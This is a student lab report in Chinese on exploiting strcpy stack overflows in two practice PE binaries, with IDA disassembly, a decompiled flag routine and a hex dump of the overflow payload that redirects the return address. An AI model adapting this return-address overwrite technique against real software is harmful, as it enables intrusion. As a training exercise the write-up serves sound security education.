网安综合实践 3 & 4

lab_3

使用 IDA 进行反编译，跟踪代码，观察到在 strcpy 处具有可利用的栈溢出漏洞。由于对 fread 读到的字节长度没有进行合理的检查，当文件大小的低字节在3到8之间时，将产生栈溢出漏洞，栈中的 EIP 可能被改写。

观察调用 strcpy 的函数的存储堆栈，发现调用 strcpy 时距离该函数的 EIP 的距离是20字节。我构造了一个大小为261字节的文件，并将21字节的位置写入输出 “Success” 的函数的地址。

运行pe文件并输入该文件后，成功输出 success。


lab_4

本次实验需要破解的 PE 文件和上次实验类似。使用 IDA 反编译后，预期出现 strcpy 函数的位置出现了大量用于混淆反编译器的数据。根据 x86 汇编对应的字节码可以推测处，此处也为代码。强制转换为 code 型后可显示出原本的代码。

对 strcpy 函数进行栈溢出利用的原理和 lab_3 相同，注意缓冲区大小和上一次不同。输入 payload 文件后可覆盖返回地址实现任意跳转。

实验要求输出 Success 并获取 flag。进行字符串搜索只能发现字符串 Flag 的位置。依次逆向寻找输出 flag 的函数及调用 flag 的函数，并且在这些函数中观察调用输出字符串的函数。经过搜索后，发现上层函数会调用 strcpy 将 rdata 段中的 “Success!” 复制到某个位置并进行输出。搜索分析后发现，“Success!” 是通过类型转换至 char 型来构造字符串的。

使栈溢出后的返回地址指向输出 “Success!” 的地址，调试运行后成功输出该信息和 flag。



成功输出 Success 和 flag

```
.text:004011B9 8D 7D B4                                  lea     edi, [ebp+var_4C]
.text:004011BC B9 13 00 00 00                            mov     ecx, 13h
.text:004011C1 B8 CC CC CC CC                            mov     eax, 0CCCCCCCCh
.text:004011C6 F3 AB                                     rep stosd
.text:004011C8 A1 F0 70 42 00                            mov     eax, ds:dword_4270F0
.text:004011CD 89 45 F4                                  mov     [ebp+Src], eax
.text:004011D0 8B 0D F4 70 42 00                         mov     ecx, ds:dword_4270F4
.text:004011D6 89 4D F8                                  mov     [ebp+var_8], ecx
.text:004011D9 8A 15 F8 70 42 00                         mov     dl, ds:byte_4270F8
.text:004011DF 88 55 FC                                  mov     [ebp+var_4], dl
.text:004011E2 6A 09                                     push    9
```

使用 strcpy 将 Success 复制进指定位置

```
int __cdecl sub_4012E0(int a1, int a2)
{
  int i; // [esp+4Ch] [ebp-4h]

  printf("Flag: ");
  for ( i = 0; i < a2; ++i )
  {
    *(i + a1) ^= 0x1Fu;
    printf("%02x", *(i + a1));
  }
  printf("\n");
  return 0;
}
```

对查找到的输出 flag 的函数进行反编译

```
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000010  30 12 40 00 31 31 31 31 31 31 31 31 31 31 31 31
00000020  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000030  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000040  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000050  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000060  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000070  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000080  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000090  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000A0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000B0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000C0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000D0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000E0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
000000F0  31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31
00000100  31 31 31 31 31
```

实现栈溢出使用的 payload